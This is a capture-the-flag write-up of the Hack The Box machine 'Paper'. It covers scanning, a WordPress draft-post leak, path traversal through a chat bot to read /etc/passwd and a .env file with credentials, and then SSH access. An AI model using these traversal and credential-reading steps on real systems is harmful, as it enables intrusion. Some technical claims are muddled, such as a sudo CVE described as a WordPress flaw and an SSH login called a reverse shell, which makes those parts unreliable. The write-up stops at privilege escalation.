[PAPER- BOX]

Hi folks, today I am going to solve an easy rated hack the box machine,Paper created by secnigma.So without any further intro, let's jump in.

common enumeration

Nmap

TCP over SSH
HTTP Default page
*Host Apache httpd 2.4.37 ((centos)

code-Nmap

```
nmap -sC -sV  -A -oN nmap.txt  10.10.11.143
```

output


```
![[nmap.png]]
```

```
Starting Nmap 7.92 ( https://nmap.org ) at 2022-04-17 16:43 EDT
Nmap scan report for 10.10.11.143
Host is up (0.40s latency).
Not shown: 997 closed tcp ports (reset)
PORT    STATE SERVICE  VERSION
22/tcp  open  ssh      OpenSSH 8.0 (protocol 2.0)
| ssh-hostkey:
|   2048 10:05:ea:50:56:a6:00:cb:1c:9c:93:df:5f:83:e0:64 (RSA)
|   256 58:8c:82:1c:c6:63:2a:83:87:5c:2f:2b:4f:4d:c3:79 (ECDSA)
|_  256 31:78:af:d1:3b:c4:2e:9d:60:4e:eb:5d:03:ec:a0:22 (ED25519)
80/tcp  open  http     Apache httpd 2.4.37 ((centos) OpenSSL/1.1.1k
mod_fcgid/2.3.9)
|_http-server-header: Apache/2.4.37 (centos) OpenSSL/1.1.1k mod_fcgid/2.3.9
|_http-generator: HTML Tidy for HTML5 for Linux version 5.7.28
|_http-title: HTTP Server Test Page powered by CentOS
```

```
443/tcp open  ssl/http Apache httpd 2.4.37 ((centos) OpenSSL/1.1.1k
mod_fcgid/2.3.9)
|_ssl-date: TLS randomness does not represent time
| ssl-cert: Subject:
commonName=localhost.localdomain/organizationName=Unspecified/countryName=US
| Subject Alternative Name: DNS:localhost.localdomain
| Not valid before: 2021-07-03T08:52:34
|_Not valid after:  2022-07-08T10:32:34
|_http-server-header: Apache/2.4.37 (centos) OpenSSL/1.1.1k mod_fcgid/2.3.9
| tls-alpn:
|_  http/1.1
No exact OS matches for host (If you know what OS is running on it, see
https://nmap.org/submit/ ).
```

Three ports are open:
port[22]-ssh
port[80]-http
port[443]-ssl/http


Default Page



so i did not have a clue then i decide to curl the page to see if there are additional things then i found someting exitting the back end server so a hostname

code-curl

```
curl -I http://10.10.11.143/
```




```
HTTP/1.1 403 Forbidden
Date: Sun, 17 Apr 2022 21:33:26 GMT
Server: Apache/2.4.37 (centos) OpenSSL/1.1.1k mod_fcgid/2.3.9
X-Backend-Server: office.paper
Last-Modified: Sun, 27 Jun 2021 23:47:13 GMT
ETag: "30c0b-5c5c7fdeec240"
Accept-Ranges: bytes
Content-Length: 199691
Content-Type: text/html; charset=UTF-8
```


we need to add the hostname to `/etc/hosts` file and browse the page.

code-/etc/hosts


```
echo 10.10.11.143 office.paper > /etc/hosts
```

so let open the page http://office.paper its a Blunder Tiffin inc

office paper page



Then when i checked at the footer i found a Login page for wordpress this means it is a wordpress site.



so i stated doing some background code execution using Wpscan to find more about this site

code-wpscan

```
wpscan --url http://10.10.11.143 -e ap --plugins-detection aggressive --scope
```

so i found out that the box is vunerable to a CVE-2021-3560


```
╔═══════════╣ Sudo version
╚ https://book.hacktricks.xyz/linux-unix/privilege-escalation#sudo-version
Sudo version 1.8.29

Vulnerable to CVE-2021-3560
```

```
╔══════════╣ PATH
╚ https://book.hacktricks.xyz/linux-unix/privilege-escalation#writable-path-abuses
/home/dwight/.local/bin:/home/dwight/bin:/usr/local/bin:/usr/bin:/usr/local/sbin:/usr/sbin
New path exported: /home/dwight/.local/bin:/home/dwight/bin:/usr/local/bin:/usr/bin:/usr/local/sbin:/usr/sbin:/sbin:/bin
```

Then after doing some digging abou the CVE i found out that the vunerability could lalow an unauthenticated user to view private or draft posts due to an issue within WP_Query.you can read more using this https://wpscan.com/vulnerability/3413b879-785f-4c9f-aa8a-5a4a1d5e0ba2


so i decide to change my url to this so i can view the draft posts http://office.paper/?static=1

static=1 page




Then there was a secret registration URL of a Chat System http://chat.office.paper/register/8qozr226AhkCHZdyY

chat-registration



so after registering i was redirected back to a rocket chat

chat



so there was a channel general so as you see Dwight is the admin and he added a bot **Recyclops** and the bot can help you get some files but you can not chat in the general channel because its read-only so you have to directly chat the bot **Recyclops**

Enumeration and Injecting

So the first thing to do was to see if the bot can execute this command

code-bot


```
recyclops file ../../../../etc/passwd
```

and then i got some good results

```
root:x:0:0:root:/root:/bin/bash
bin:x:1:1:bin:/bin:/sbin/nologin
daemon:x:2:2:daemon:/sbin:/sbin/nologin
adm:x:3:4:adm:/var/adm:/sbin/nologin
lp:x:4:7:lp:/var/spool/lpd:/sbin/nologin
sync:x:5:0:sync:/sbin:/bin/sync
shutdown:x:6:0:shutdown:/sbin:/sbin/shutdown
halt:x:7:0:halt:/sbin:/sbin/halt
mail:x:8:12:mail:/var/spool/mail:/sbin/nologin
operator:x:11:0:operator:/root:/sbin/nologin
games:x:12:100:games:/usr/games:/sbin/nologin
ftp:x:14:50:FTP User:/var/ftp:/sbin/nologin
nobody:x:65534:65534:Kernel Overflow User:/:/sbin/nologin
dbus:x:81:81:System message bus:/:/sbin/nologin
systemd-coredump:x:999:997:systemd Core Dumper:/:/sbin/nologin
systemd-resolve:x:193:193:systemd Resolver:/:/sbin/nologin
tss:x:59:59:Account used by the trousers package to sandbox the tcsd
daemon:/dev/null:/sbin/nologin
polkitd:x:998:996:User for polkitd:/:/sbin/nologin
geoclue:x:997:994:User for geoclue:/var/lib/geoclue:/sbin/nologin
rtkit:x:172:172:RealtimeKit:/proc:/sbin/nologin
qemu:x:107:107:qemu user:/:/sbin/nologin
apache:x:48:48:Apache:/usr/share/httpd:/sbin/nologin
cockpit-ws:x:996:993:User for cockpit-ws:/:/sbin/nologin
pulse:x:171:171:PulseAudio System Daemon:/var/run/pulse:/sbin/nologin
usbmuxd:x:113:113:usbmuxd user:/:/sbin/nologin
unbound:x:995:990:Unbound DNS resolver:/etc/unbound:/sbin/nologin
rpc:x:32:32:Rpcbind Daemon:/var/lib/rpcbind:/sbin/nologin
gluster:x:994:989:GlusterFS daemons:/run/gluster:/sbin/nologin
chrony:x:993:987::/var/lib/chrony:/sbin/nologin
libstoragemgmt:x:992:986:daemon account for
libstoragemgmt:/var/run/lsm:/sbin/nologin
saslauth:x:991:76:Saslauthd user:/run/saslauthd:/sbin/nologin
dnsmasq:x:985:985:Dnsmasq DHCP and DNS server:/var/lib/dnsmasq:/sbin/nologin
radvd:x:75:75:radvd user:/:/sbin/nologin
clevis:x:984:983:Clevis Decryption Framework unprivileged
user:/var/cache/clevis:/sbin/nologin
pegasus:x:66:65:tog-pegasus OpenPegasus WBEM/CIM
services:/var/lib/Pegasus:/sbin/nologin
sssd:x:983:981:User for sssd:/:/sbin/nologin
colord:x:982:980:User for colord:/var/lib/colord:/sbin/nologin
rpcuser:x:29:29:RPC Service User:/var/lib/nfs:/sbin/nologin
setroubleshoot:x:981:979::/var/lib/setroubleshoot:/sbin/nologin
pipewire:x:980:978:PipeWire System Daemon:/var/run/pipewire:/sbin/nologin
gdm:x:42:42::/var/lib/gdm:/sbin/nologin
gnome-initial-setup:x:979:977::/run/gnome-initial-setup/:/sbin/nologin
insights:x:978:976:Red Hat Insights:/var/lib/insights:/sbin/nologin
sshd:x:74:74:Privilege-separated SSH:/var/empty/sshd:/sbin/nologin
avahi:x:70:70:Avahi mDNS/DNS-SD Stack:/var/run/avahi-daemon:/sbin/nologin
tcpdump:x:72:72::/:/sbin/nologin
mysql:x:27:27:MySQL Server:/var/lib/mysql:/sbin/nologin
nginx:x:977:975:Nginx web server:/var/lib/nginx:/sbin/nologin
```

```
mongod:x:976:974:mongod:/var/lib/mongo:/bin/false
rocketchat:x:1001:1001::/home/rocketchat:/bin/bash
<REDACTED>:x:1004:1004::/home/<REDACTED>:/bin/bash
```

so i decide to get the **user.txt** but i got a response **Acess denied !** so i decide to list the files and started to go one by one to see what i can get and in hubot i got a **.env** and when i open it i got a password for the admin



code-env

```
recyclops file ../hubot/.env
```


```
 <!=====Contents of file ../hubot/.env=====>
<!=====Contents of file ../hubot/.env=====>
export ROCKETCHAT_URL='http://127.0.0.1:48320'
export ROCKETCHAT_USER=recyclops
export ROCKETCHAT_PASSWORD=
export ROCKETCHAT_USESSL=false
export RESPOND_TO_DM=true
export RESPOND_TO_EDITED=true
export PORT=8000
export BIND_ADDRESS=127.0.0.1
export ROCKETCHAT_URL='http://127.0.0.1:48320'
export ROCKETCHAT_USER=recyclops
export ROCKETCHAT_PASSWORD=
export ROCKETCHAT_USESSL=false
export RESPOND_TO_DM=true
export RESPOND_TO_EDITED=true
export PORT=8000
export BIND_ADDRESS=127.0.0.1
<!=====End of file ../hubot/.env=====>
<!=====End of file ../hubot/.env=====>
```

so i since i have the password and i now ho was the admin so i decided to ssh to get the injection

code-ssh

```
sudo ssh dwight@10.10.11.143
```

successful code injection and i got the shell



Takeover

After geting the reverse shell we have to do some adjusment to our reverse shell to make it ready for using by doing a stty escalation to get an interactive shell:

code-stty

```
python3 -c 'import pty;pty.spawn("/bin/bash")'
[ctrl] + z
stty raw -echo
fg [Enter] two times
```

Then setting the TERM so that you are able to clean the terminal:

```
export TERM=xterm
```

Then i listed the files and you can get the **user.txt** by

code-user

```
cat user.txt
```

Privillage Escalation

